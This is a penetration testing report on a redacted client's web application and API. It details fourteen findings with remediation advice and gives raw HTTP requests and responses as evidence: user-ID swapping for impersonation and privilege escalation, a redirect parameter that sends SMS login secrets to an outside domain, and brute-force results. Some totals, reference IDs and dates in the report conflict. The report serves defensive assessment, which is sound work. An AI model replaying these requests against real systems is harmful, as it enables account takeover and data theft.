Penetration Testing Report

June 14th, 2018

Report For:

[redacted]

Prepared by: PenTest Hub

Email: info@pentest-hub.com

Telephone: +40 739 914 110

Table of Contents

Document Control

Client Confidentiality

This document contains Client Confidential information and may not be copied without written permission.

Proprietary Information

The content of this document is considered proprietary information and should not be disclosed outside of the recipient organization's network.

PenTest-Hub gives permission to copy this report for the purposes of disseminating information within your organization or any regulatory agency.

Document Version Control

Issue No.	Issue Date	Issued By	Change Description
0.1	18/01/2018	[redacted]	Draft for internal review only
1.0	23/01/2018	[redacted]	Released to client

Document Distribution List

[redacted]	Project Sponsor, [redacted] ([redacted])
[redacted]	Security Consultant, PenTest-Hub
[redacted]	CEO, PenTest-Hub

Executive Summary

[redacted] engaged PenTest-Hub (part of SecureStream group) to conduct a security assessment and penetration testing against currently developed web application project. The purpose of the engagement was to utilize active exploitation techniques in order to evaluate the security of the application against best practice criteria, to validate its security mechanisms and identify possible threats and vulnerabilities. The assessment provides insight into the resilience of the application to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. The summary below provides non-technical audience with a summary of the key findings and section two of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.


Assessment Summary

Based on the security assessment for [redacted] web applications the current status of the identified vulnerabilities set the risk at a **CRITICAL** level, which if not addressed in time (strongly recommended before going in a live production environment), these vulnerabilities could be a trigger for a cybersecurity breach. These vulnerabilities can be easily fixed by following the best practices and recommendation given throughout the report.

The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk. (note that this summary table does not include the informational items):

Phase	Description	Critical	High	Medium	Low	Total
1	Web/API Penetration Testing	4	5	4	1	**14**
	Total	**3**	**5**	**5**	**1**	**14**

The graphs below represent a summary of the total number of vulnerabilities found up until issuing this current report:



Strategic Recommendations

We recommend addressing the **CRITICAL** and **HIGH** vulnerabilities before go-live.

1 Technical Summary

1.1 Scope

The security assessment was carried out in the pre-production environment and it included the following scope:

- ○ [redacted] [IP: [redacted]]
- ○ [IP:]
- ○ [IP:]
- ○ [IP:]
- ○ [IP:]
- ○ [IP:]

1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

1.3 Risk Ratings

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	**CRITICAL**	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	**HIGH**	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	**MEDIUM**	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	**LOW**	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	**INFO**	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

Ref	Description	Risk
######-1-1	User Impersonation - Improper Access Control	CRITICAL
######-1-2	Data exfiltration - Improper Access Control	CRITICAL
######-1-3	Privilege escalation	CRITICAL
######-1-4	Unvalidated Redirect	CRITICAL
######-1-5	Exposure of Data to an Unauthorized Control Sphere	HIGH
######-1-6	URL Redirection to Untrusted Site ('Open Redirect')	HIGH
######-1-7	Cross-Site Request Forgery (CSRF)	HIGH
######-1-8	Unrestricted Upload of File with Dangerous Type	HIGH
######-1-9	Security Misconfiguration – Replay Attack	HIGH
######-1-10	Missing Brute Force Protection	MEDIUM
######-1-11	Missing 'Strict-Transport-Security' header	MEDIUM
######-1-12	Overly Permissive Cross-domain Whitelist	MEDIUM
######-1-13	Missing Error Handling Leads to Information Exposure	MEDIUM
######-1-14	Frameable response (Clickjacking)	LOW

2 Technical Details

2.1 User Impersonation - Improper Access Control

CRITICAL

Ref ID: [redacted]-1-1

It has been discovered that through a specially crafted request a malicious user can reserve a [redacted] in the name of any other user present in the system. This is potentially dangerous because of the possible legal implication when a genuine user is targeted to be framed for fraudulent usage of the account.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	userId
Attack Vectors	Authorization bearer, all post parameters
References:	https://cwe.mitre.org/data/definitions/284.html

Evidence

```
POST /apps/v1/local-exchange-processes HTTP/1.1
Host: [redacted]
Accept: application/json, text/plain, */*
content-type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjUyRDJCOEIwMTJFM0I1NTM0RkU4MEI4OEM4OU
Connection: close
{
    "intendedExternalReceiverFirstName": "[redacted]",
    "intendedExternalReceiverLastName": "[redacted]",
    "intendedExternalRecieverEmail": "[redacted]",
 }
```

Evidence:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
Set-Cookie:
ARRAffinity=abe18183e77faf1e87f82aa4578c0ed58f288a8204c71035817c6810452761b5;Path=/;HttpOnly;Domain=[redacted]
Connection: close

{"compartmentId":"[redacted]”}
```

A successful attack would consist in the following:

1. A malicious user creates an account.
2. Alters the above highlighted POST data.
3. Submits the request using a valid Bearer.

Remediation Guidance:

Validate all accessible inputs and protect such assets through the implemented authorization system.

2.2 Data Exfiltration – Improper Access Control

CRITICAL

Ref ID: [redacted]-1-2

Our engineers have discovered that a valid [redacted] can be retrieved for any of the users present in the system without any restrictions. Once this [redacted] is obtained, an attacker can generate the QR code and open [redacted] of any user from the system.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	userId
Attack Vectors	userId from any user from the system (this can be obtained using the search functionality)
References:	https://cwe.mitre.org/data/definitions/284.html

Evidence

Raw HTTP request used to retrieve the page.

```
POST /api/users/3E38C1DB-1C19-4631-8A76-48A1719A0EE0/personalcode
HTTP/1.1 Host: [redacted]
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate content-type: application/json
Content-Length: 243
Connection: close

{}
```

Raw HTTP response used as the page basis.

```
HTTP/1.1 200 OK
Content-Length: 461
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
X-Powered-By: ASP.NET
Set-Cookie:
ARRAffinity=abe18183e77faf1e87f82aa4578c0ed58f288a8204c71035817c6810452761b5;Path=/;HttpOnly;Domain=[redacted]
Connection: close

[redacted]
```

A successful attack would consist in the following:

1. A malicious user creates an account.
2. Retrieves user identifier of any user (the system easily allows this through user search functionality)
3. Within the above example request the attacker swaps the original uid with the uid of the targeted user.
4. Deletes the authorization bearer token and issues the altered request.

Remediation Guidance:

Validate all accessible inputs and protect such assets through the implemented authorization system.

2.3 Privilege escalation

CRITICAL

Ref ID: [redacted]-1-3

Our engineers have discovered that altering the “id, email or phone” values, leads to privilege escalation. A malicious user can easily create an account, make use of a valid PUT payload data but with an altered payload in the body section. Once these values are updated, the attacker just has to use the updated phone number within the login screen in order to successfully access the victim’s account.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	Id, email, phone
Attack Vectors	Values of another user
References:	https://cwe.mitre.org/data/definitions/284.html

Evidence

Raw HTTP request used to retrieve the page.:

```
PUT /api/users/3E38C1DB-1C19-4631-8A76-48A1719A0EE0 HTTP/1.1
Host: [redacted]
Accept: application/json, text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkRCN3UtSkRLbjRqcW5falZ2YzBGTlotaHl0cyIsIm
Connection: close
{
   "id": "ADED9C73-70E1-451C-A605-B4DDBC3C3D2B",
   "firstName": "[redacted]",
   "lastName": "[redacted]",
   "email": "[redacted]",
   "phone": "[redacted]",
   "gender": "Male",
   "birthDate": "1983-12-01",
   "language": "en-us"
 }
```

Raw HTTP response used as the page basis.

```
HTTP/1.1 200 OK
Content-Length: 461
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
Set-Cookie:
ARRAffinity=abe18183e77faf1e87f82aa4578c0ed58f288a8204c71035817c6810452761b5;Path=/;HttpOnly;Domain=[redacted]
Connection: close

{"email":"[redacted]","avatar":null,"birthDate":"1983-12-01","gender":"Male","language":"en-
us","isRegistrationCompleted":true,"isPrivacyStatementApproved":true,"key":"04A132D8-058E-4E0C-9A8A-
A74BB6CDC048","boxActionCount":0,"tagKey":null,"passUri":"api/passbook/v1/passes[redacted]/61a2460
3-561c-4ca8-bea9-eff0808ad10","id":"ADED9C73-70E1-451C-A605-
B4DDBC3C3D2B","firstName":"[redacted]","lastName":"[redacted]","phone":"[redacted]"}
```

Remediation Guidance:

Validate all accessible inputs, ensure user role matrix is protected throughout all functionalities.

2.4 Unvalidated Redirect

CRITICAL

Ref ID: [redacted]-1-3

Due to unvalidated redirect, a malicious user can craft a payload so that it sends the login request message to a valid/targeted user which then can be redirected to a malicious domain where these request (with the URL payload) are logged and with this the attacker can gain access to the targeted user's account. The below example shows how a malicious domain can be injected to the SMS which is sent to the user.

Vulnerability Details:


Affects:	https://[redacted]
References:	https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.md

Request.:

```
POST /login/sms HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 94
Host: [redacted]
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

{"onMobilePlatform":true,"phone":"[redacted]","redirectUrl":"https://pentest-hub.com/"}
```

Evidence:



1831

Text Message
Today 11:48

[redacted]Enter this code: 048134. Or click this link to login: https://pentest-hub.com/?userId=1223fa0b-ed91-4cce-b274-39f725358ca3&secret=048134 Go!

Remediation Guidance:

All input should be correctly validated and redirects should be carefully treated.

2.5 Exposure of Data to an Unauthorized Control Sphere

HIGH

Ref ID: [redacted]-1-4

While updating the user's profile we discovered an exposed path within the user's profile response body.

Vulnerability Details:

Affects:	/api/passbook/v1/passes/[redacted]/1
Parameter(s)	passUri
Attack Vectors	Accessing the exposed passUri
References:	https://cwe.mitre.org/data/definitions/497.html

Evidence

Raw HTTP response.

```
HTTP/1.1 200 OK
Content-Length: 453
Content-Type: application/json; charset=utf-8
Set-Cookie: ARRAffinity=59a86da1609d266452159b8b78ea71406bf8c6b71d5a956fc8a8ec97f56363e6;Path=/;HttpOnly
Connection: close

{"email":"mihai.calburean@securestream.co"api/passbook/v1/passes/[redacted]/61a24603-561c-4ca8-bea9-eff0808ad104","id":"ADED9C73-70E1-451C-A605-B4DDBC3C3D2B","firstName":"[redacted]","lastName":"[redacted]","phone":"[redacted]"}
```

Step 2 of exploitation:

Using the passUri value in a new request:

Raw HTTP request

```
GET /api/passbook/v1/passes/[redacted]/1 HTTP/1.1
Accept: application/json, text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkRCN3UtSk
Connection: close
```

Raw HTTP response.

```
HTTP/1.1 500 Internal Server Error
Content-Length: 134
Set-Cookie: ARRAffinity=59a86da1609d266452159b8b78ea71406bf8c6b71d5a956fc8a8ec97f56363e6;Path=/;HttpOnly
Connection: close

{"message":"Certificate for Apple iOS passbook: D:\\home\\site\\wwwroot\\Certificates\\[redacted]PassCertificate.p12"}
```

NOTE: This error exposed an interesting information. It is understood that the test environment was not properly configured to fully use all assets, so, to validate this vulnerability, the next step was to replay the same request but changing the host to production. The result fully exposed the p12 certificate.

Remediation Guidance:

1. Create custom error messages that don't expose sensitive information.
2. Make sure there are no sensitive files exposed through the presentation layer.

2.6 URL Redirection to Untrusted Site (‘Open Redirect’)

HIGH

Ref ID: [redacted]-1-5

URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. URL redirectors may also be used to implement load balancing, leveraging abbreviated URLs or recording outgoing links. It is this last implementation which is often used in phishing attacks as described in the example below.

Vulnerability Details:

Affects:	https://[redacted]?SPHostUrl=https://[redacted]
Parameter(s)	SPHostUrl
Attack Vectors	https://www.pentest-hub.com
References:	http://projects.webappsec.org/URL-Redirector-Abuse

Evidence

```
GET /[redacted]/[redacted]?=https%3A%2F%2Fwww.pentest-
hub.com?ProductNumber=16.0.6823.1206&UserID=i%3A0%2A.f%7Cmembership%7CsI%[redacted]?&selectedItemID=%7C3&sel
ectedListID=%7B919D5894-A969-4A55-9A81-7C27D69D49DF%7D HTTP/1.1

Host: [redacted]

Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,he;q=0.6
```

Raw HTTP response.

```
HTTP/1.1 307 Temporary Redirect

Location: https://www.pentest-
hub.com/?https://[redacted]/sites
/context%3fcontextKey%3d08ec9fd1-a5d0-45af-9633-a86779734549
```

NOTE: The above URL is only an example which shows the discovered vulnerability. The vulnerability is actually present in multiple areas of the application. To fully remediate the vulnerable parameter, consider applying the proposed fix to all instanced where the parameter is present.

Remediation Guidance:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

2.7 Cross-Site Request Forgery (CSRF)

HIGH

Ref ID: [redacted]-1-6


The web application does not, or cannot, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	Missing or incomplete implementation of CSRF protection (token)
Attack Vectors	CSRF related
References:	https://cwe.mitre.org/data/definitions/284.html

Evidence




Secure | https://[redacted]

[redacted]

Completed successfully

Clone successful.

The result of a successful exploit is that a new topic is inserted and present within the dashboard. See below:



[redacted]

Name	Title	Product Name	Modified	Modified By
Cloned-70665723-b2bc-4a80-9980-50c2702356e8			A few seconds ago	[redacted]

[redacted]

NOTE: The above is only an example which shows the discovered vulnerability. The vulnerability is actually present in multiple areas of the application.

Remediation Guidance:

Based on the risk of whether the form submission performs a sensitive action, the addition of anti-CSRF tokens may be required.

These tokens can be configured in such a way that each session generates a new anti-CSRF token or such that each individual request requires a new token.

2.8 Unrestricted Upload of File with Dangerous Type

HIGH

Ref ID: [redacted]-1-7

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.


Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	**Upload functionality**
Attack Vectors	**Malicious file upload**
References:	https://www.owasp.org/index.php/Unrestricted_File_Upload https://cwe.mitre.org/data/definitions/434.html

Evidence

In order to reproduce the vulnerability, wherever the upload functionality is implemented try uploading "out-of-context" files or even files that contain malicious payloads (malware).

In the example shown below, we have successfully uploaded a malware that is embedded into a PDF file. For further testing/validation purposes we will share the same file as part of this report (it contains a harmless dummy malware payload that is used only to discover such vulnerabilities).



Secure | https://[redacted]

[redacted]

✓	Name	Title	Product Name	Modified	Modified By
	[redacted]Catalog ···				

[redacted]

Remediation Guidance:

Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). A blacklist is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

2.9 Security Misconfiguration – Replay Attack

HIGH

Ref ID: [redacted]-1-8

Due to the “replay attack” vulnerability, a malicious user can iterate the access code using the auto-generated string brute force method to gain access to a user’s account.

Vulnerability Details:

Affects:	https://[redacted]/connect/token
Parameter(s)	code
Attack Vectors	Randomly generated
References:	https://www.owasp.org/index.php/Top_10_2013-A5-Security_Misconfiguration

Evidence

Raw HTTP request used to retrieve the page.

```
POST /ids/connect/token HTTP/1.1
Host: [redacted]
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted].com/authentication/register/account-
verify;emailOrPhone=[redacted]
Origin: https://[redacted].com
Connection: close

client_id=wap&client_secret=no_secret&grant_type=custom&scope=email%20offline_access%20openid%20profile%20roles%20api.ge
neral&code=287316
```

Raw HTTP response.

```
HTTP/1.1 200 OK
```

Remediation Guidance:

Within any of the app’s functionality, the requests should be protected in such way that replay attacks are not possible. The solution for this would be the usage of a unique token for every request.

2.10 Missing Brute Force Protection

MEDIUM

Ref ID: [redacted]-1-9


Our tests have discovered that the software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks. This was discovered within the [redacted] upload functionality accessible through the invite that can be shared through email.

The risk rating in this particular case is medium as the functionality only serves for uploading [redacted] and the invite link is random enough to be considered as secure. However, the risk is still present as the invite link does not have an expiration time set and it is transported through the URL which in some cases can be easily picked up and it is also saved in browser history, analytics systems and other.

Vulnerability Details:

Affects:	https://[redacted]/
References:	https://cwe.mitre.org/data/definitions/307.html https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

Evidence



Request ▲	Payload	Status	Error	Timeout	Length	Comment
235	aXaG	302	□	□	808	
236	GXaG	302	□	□	808	
237	RXaG	302	□	□	808	
238	XXaG	302	□	□	808	
239	YXaG	302	□	□	808	
240	ZXaG	302	□	□	808	
241	aYaG	302	□	□	808	
242	GYaG	302	□	□	808	
243	RYaG	200	□	□	57010	
244	XYaG	302	□	□	808	
245	YYaG	302	□	□	808	
246	ZYaG	302	□	□	808	
247	aZaG	302	□	□	808	
248	GZaG	302	□	□	808	
249	RZaG	302	□	□	808	

```
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2019 11:23:13 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/7.3.4
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/7.3.4
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 56659

<!DOCTYPE html>
<html lang="ro">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

Remediation Guidance:

We recommend implementing a CAPTCHA system to limit the risk carried by possible brute force attacks against the platform.

2.11 Missing 'Strict-Transport-Security' header

MEDIUM

Ref ID: [redacted]-1-10

It has been discovered that the affected application is using HTTPS, however does not use the HSTS header. The HTTP protocol by itself is clear text, meaning that any data that is transmitted via HTTP can be captured and the contents viewed. To keep data private and prevent it from being intercepted, HTTP is often tunnelled through either Secure Sockets Layer (SSL) or Transport Layer Security (TLS). When either of these encryption standards are used, it is referred to as HTTPS.

HTTP Strict Transport Security (HSTS) is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. This will be enforced by the browser even if the user requests a HTTP resource on the same server.

Cyber-criminals will often attempt to compromise sensitive information passed from the client to the server using HTTP. This can be conducted via various Man-in-The-Middle (MiTM) attacks or through network packet captures.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	Header
Attack Vectors	(shown within the evidence subsection)
References:	https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet http://cwe.mitre.org/data/definitions/200.html

Evidence

Raw HTTP response

```
HTTP/1.1 200 OK
Content-Length: 3
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
X-Powered-By: ASP.NET
Set-Cookie:
ARRAffinity=8c19a282e209d49c6b7b0bf1c8a4a453f3a5033961a3b5dea76f375e3d9c9f67;Path=/;HttpOnly;Domain=[redacted]
[redacted].com
Date: Fri, 22 Dec 2017 17:06:47 GMT
```

Remediation Guidance:

Consider implementing the HSTS header.

Depending on the framework being used the implementation methods will vary, however it is advised that the Strict-Transport-Security header be configured on the server.

One of the options for this header is max-age, which is a representation (in milliseconds) determining the time in which the client's browser will adhere to the header policy. Depending on the environment and the application this time period could be from as low as minutes to as long as days.

2.12 Overlay Permissive Cross-domain Whitelist

MEDIUM

Ref ID: [redacted]-1-11

Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be sent within the same origin as it was restricted by the same origin policy.

Cross-Origin requests have an Origin header, that identifies the domain initiating the request and is always sent to the server. CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. In order to accomplish this goal, there are a few HTTP headers involved in this process, that are supported by all major browsers and we will cover below including: Origin, Access-Control-Request-Method, Access-Control-Request-Headers, Access-Control-Allow-Origin, Access-Control-Allow-Credentials, Access-Control-Allow-Methods, Access-Control-Allow-Headers.

The CORS specification mandates that for non-simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods, headers allowed by the server, and if credentials are permitted, based on the result of the OPTIONS request, the browser decides whether the request is allowed or not.

Vulnerability Details:

Affects:	https://[redacted]/login
Parameter(s)	Header
Attack Vectors	(shown within the evidence subsection)
References:	https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007) https://cwe.mitre.org/data/definitions/942.html

Evidence

Raw HTTP request.

```
GET /ids/login HTTP/1.1
Host: [redacted].com
Accept: application/json, text/plain, */*
Origin: https://www.pentest-hub.com
Connection: close
```

Raw HTTP response.

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, max-age=0, private
Pragma: no-cache
Access-Control-Allow-Origin: https://www.pentest-hub.com
```

Remediation Guidance:

CORS should be using a stricter policy of allowed domains and methods and validate the origin.

2.13 Missing Error Handling Leads to Information Exposure

MEDIUM

Ref ID: [redacted]-1-13

It has been found that the application is exposing sensitive information about internal resources with unhandled errors.

Vulnerability Details:

Affects:	https://[redacted]
Parameter(s)	All input fields
Attack Vectors	Unexpected input, untreated errors
References:	https://cwe.mitre.org/data/definitions/544.html

Evidence

```
POST /api/v1/resource/venue HTTP/1.1
Host: api.pentest.[redacted].com
Accept: application/json, text/plain, */*
Referer: https://pentest.[redacted].com/venues/new
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJiNmI5NmJlYy0xNTU1LTRhZDMtYWY5Ny00Z
Content-Type: application/json;charset=utf-8
Content-Length: 347
Origin: : https://pentest.[redacted].com/
Connection: close

{"id":"1","name":"<img src=\"data:image/bmp;base64,Qk1+AA\",“address":"[redacted] Bay
Plaza","city":"[redacted]","country":"[redacted]","region":"[redacted]","vendor_id":"07f9aa4b-570a-46b5-b734-
253a0af97d8d","building":"","floor":"","room_no":"","seats_no":1,"seat_arrangement":1,"has_whiteboard":false,"has_pcs":false,"has_
projector":false,"touchpoint_email":"fsdfsdfsdf"}
```

Raw HTTP response

```
{
  "error": {
    "message": "Unexpected token a in JSON at position 61",
    "stack": "SyntaxError: Unexpected token a in JSON at position 61\n    at JSON.parse (<anonymous>)\n    at parse
(/home/centos/[redacted]/node_modules/body-parser/lib/types/json.js:89:19)\n    at /home/centos/[redacted]/node_modules/body-
parser/lib/read.js:121:18\n    at invokeCallback (/home/centos/[redacted]/node_modules/raw-body/index.js:224:16)\n    at done
(/home/centos/[redacted]/node_modules/raw-body/index.js:213:7)\n    at IncomingMessage.onEnd
(/home/centos/[redacted]/node_modules/raw-body/index.js:273:7)\n    at IncomingMessage.emit (events.js:180:13)\n    at
IncomingMessage.emit (domain.js:421:20)\n    at endReadableNT (_stream_readable.js:1101:12)\n    at args.(anonymous function)
(/home/centos/.nvm/versions/node/v9.9.0/lib/node_modules/pm2/node_modules/event-loop-inspector/index.js:138:29)\n    at
process._tickCallback (internal/process/next_tick.js:114:19)",
    "expose": true,
    "statusCode": 400,
    "status": 400,
    "body": "{\"id\":\"1\",\"name\":\"<img src=\\\"data:image/bmp;base64,Qk1+AA\\\",\"address\":\"[redacted] Bay
Plaza\",\"city\":\"[redacted]\",\"country\":\"[redacted]\",\"region\":\"[redacted]\",\"vendor_id\":\"07f9aa4b-570a-46b5-b734-
253a0af97d8d\",\"building\":\"\",\"floor\":\"\",\"room_no\":\"\",\"seats_no\":1,\"seat_arrangement\":1,\"has_whiteboard\":false,\"h
as_pcs\":false,\"has_projector\":false,\"touchpoint_email\":\"fsdfsdfsdf\"}",
    "type": "entity.parse.failed"
  }
}
```

Remediation Guidance:

Ensure custom error handling for all possible errors.

2.14 Frameable response (Clickjacking)

LOW

Ref ID: [redacted]-1-14

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defences against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defence is normally ineffective and can usually be circumvented by a skilled attacker.

Vulnerability Details:

Affects:	https://[redacted]/authentication/redirect;login=true
Parameter(s)	Header
Attack Vectors	Page framed
References:	https://cwe.mitre.org/data/definitions/693.html

Remediation Guidance:

To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

3 Appendices

3.1 Penetration Testing Methodologies

3.1.1 Web/API Application Assessment

Web application assessments can be performed either remotely or on site, depending on the exposure of the application. The purpose of the assessment is to identify any vulnerabilities that can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

During the assessment, the consultants will use proven non-invasive testing techniques to quickly identify any weaknesses. The application is viewed and manipulated from several perspectives, including with no credentials, user credentials, and privileged user credentials.

The primary areas of concern in web application security are authentication bypass, injection, account traversal, privilege escalation, and data extraction.

Our methodology covers all of the OWASP Top 10 web application security risks and more.

Ref	Risk	Description
A1	Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2	Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3	Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit.
A4	XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5	Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6	Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
A7	Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8	Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9	Using Known Vulnerable Components	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
A10	Insufficient Logging and Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to other systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

3.1.2 External Infrastructure Assessment

An external infrastructure assessment checks for the vulnerabilities on which a majority of attacks are based. Infrastructure layer vulnerabilities are usually introduced via misconfiguration or an insufficient patching process.

The assessment is divided into four distinct phases: profiling, discovery, assessment, and exploitation.

Profiling of the corporate Internet-facing infrastructure using non-invasive techniques including OSINT frameworks, but not limited to.

PenTest-Hub engineers use a variety of scanning tools and techniques to locate live hosts and services within the target IP range and perform a comprehensive assessment against all IP addresses in scope:

- UDP and TCP port scanning – commonly done using standard port-scanning tools.
- Operating system fingerprinting.
- Service identification – service identification tools are used to analyse all live systems.
- User enumeration – dependent on what services are offered.
- Network mapping – Hping, traceroute, IP fingerprinting.

Once the automated discovery is completed, the results will be investigated in a manual test to identify possible attack vectors. Manual assessment of all live hosts and exposed services focuses on:

- Host and service configuration – misconfigurations and poor build processes can leave insecure services available. These often allow a trivial route to achieve system compromise.
- Patching vulnerabilities – lack of a stringent patching strategy can leave hosts vulnerable; efforts will be made to locate out-of-date services and operating- system-wide missing patches.
- Use of insecure credentials or protocols such as Telnet and FTP may increase the risk of compromise. Any use of these protocols will be highlighted. Default and easy-to-guess passwords will be attempted.

